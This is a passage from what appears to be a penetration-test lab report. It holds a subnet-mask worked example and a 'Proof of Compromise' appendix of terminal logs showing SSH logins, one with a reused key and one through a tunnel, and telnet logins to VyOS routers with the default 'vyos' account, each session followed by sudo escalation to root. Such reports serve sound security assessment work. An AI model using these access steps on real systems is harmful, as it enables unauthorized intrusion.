
Converting the numbers in the subnet mask to 8 bit binary gives us this subnet mask:

11111111.11111111.11111111.11100000

From here, we can tell that this subnet mask defines 27 bits for the network, and 5 bits for hosts. The maximum number of hosts that can be represented with 5 bits is 32, however we need to takeaway 2 places to accommodate for the broadcast address and the subnet network address, leaving us with 30 possible hosts for this subnet. We can obtain the broadcast address by setting all the hosts bits to 1, converting that number back to binary , and adding it to our network id to get the broadcast address, in the case of 192.168.0.32, the broadcast address is 192.168.0.63. Repeating the steps outlined in this example for each subnet in the network will allow anyone to enumerate the host ranges for any subnet, including for the two Class C networks 13.13.13.12 and 172.16.221.0.


Appendix 10: Proof of Compromise

PC1:




```
root@kali:~# ssh xadmin@192.168.0.210
The authenticity of host '192.168.0.210 (192.168.0.210)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.210' (ECDSA) to the list of known hosts.
xadmin@192.168.0.210's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Sun Aug 13 15:03:16 2017 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ sudo su
[sudo] password for xadmin:
root@xadmin-virtual-machine:/home/xadmin# 
```

PC2:




```
user@CS642-VirtualBox:/usr/bin$ sudo su
sudo su
[sudo] password for user: user

root@CS642-VirtualBox:/usr/bin# ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:1b:46:57
          inet addr:172.16.221.237  Bcast:172.16.221.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe1b:4657/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:80347 errors:0 dropped:0 overruns:0 frame:0
          TX packets:75404 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:14754520 (14.7 MB)  TX bytes:42351220 (42.3 MB)
          Interrupt:16 Base address:0×2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:3799 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3799 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:250132 (250.1 KB)  TX bytes:250132 (250.1 KB)

root@CS642-VirtualBox:/usr/bin#
```

PC3:




```
root@kali:~# ssh xadmin@192.168.0.34
The authenticity of host '192.168.0.34 (192.168.0.34)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.34' (ECDSA) to the list of known hosts.
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Tue Aug 22 04:29:07 2017 from 192.168.0.130
xadmin@xadmin-virtual-machine:~$ sudo su
[sudo] password for xadmin:
root@xadmin-virtual-machine:/home/xadmin#
```

PC4:




```
root@kali:~# ssh -i id_rsa xadmin@192.168.0.130
The authenticity of host '192.168.0.130 (192.168.0.130)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.130' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Tue Aug 22 07:12:18 2017 from 192.168.0.34
xadmin@xadmin-virtual-machine:~$ sudo su
[sudo] password for xadmin:
root@xadmin-virtual-machine:/home/xadmin#
```

PC5:




```
root@kali:~# ssh root@192.168.0.242
The authenticity of host '192.168.0.242 (192.168.0.242)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.242' (ECDSA) to the list of known hosts.
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Wed Sep 27 18:15:49 2017 from 192.168.0.200
root@xadmin-virtual-machine:~#
```

PC6:




```
root@kali:~# ssh -p 3390 xadmin@localhost
The authenticity of host '[localhost]:3390 ([127.0.0.1]:3390)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[localhost]:3390' (ECDSA) to the list of known hosts.
xadmin@localhost's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Wed Sep 27 21:28:25 2017 from 13.13.13.12
xadmin@xadmin-virtual-machine:~$ sudo su
[sudo] password for xadmin:
root@xadmin-virtual-machine:/home/xadmin#
```

Router 1.1.1.1




```
root@kali:~# telnet 192.168.0.193
Trying 192.168.0.193...
Connected to 192.168.0.193.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Tue Dec 27 15:18:10 UTC 2022 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ sudo su
root@vyos:/home/vyos#
```

Router 2.2.2.2




```
root@kali:~# telnet 192.168.0.226
Trying 192.168.0.226...
Connected to 192.168.0.226.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Tue Dec 27 15:22:04 UTC 2022 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ sudo su
root@vyos:/home/vyos#
```

Router 3.3.3.3



```
root@kali:~# telnet 192.168.0.230
Trying 192.168.0.230...
Connected to 192.168.0.230.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Wed Sep 28 11:41:45 UTC 2022 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ sudo su
root@vyos:/home/vyos#
```

Router 4.4.4.4



```
root@kali:~# telnet 192.168.0.97
Trying 192.168.0.97...
Connected to 192.168.0.97.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Tue Dec 27 15:33:36 UTC 2022 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ sudo su
root@vyos:/home/vyos#
```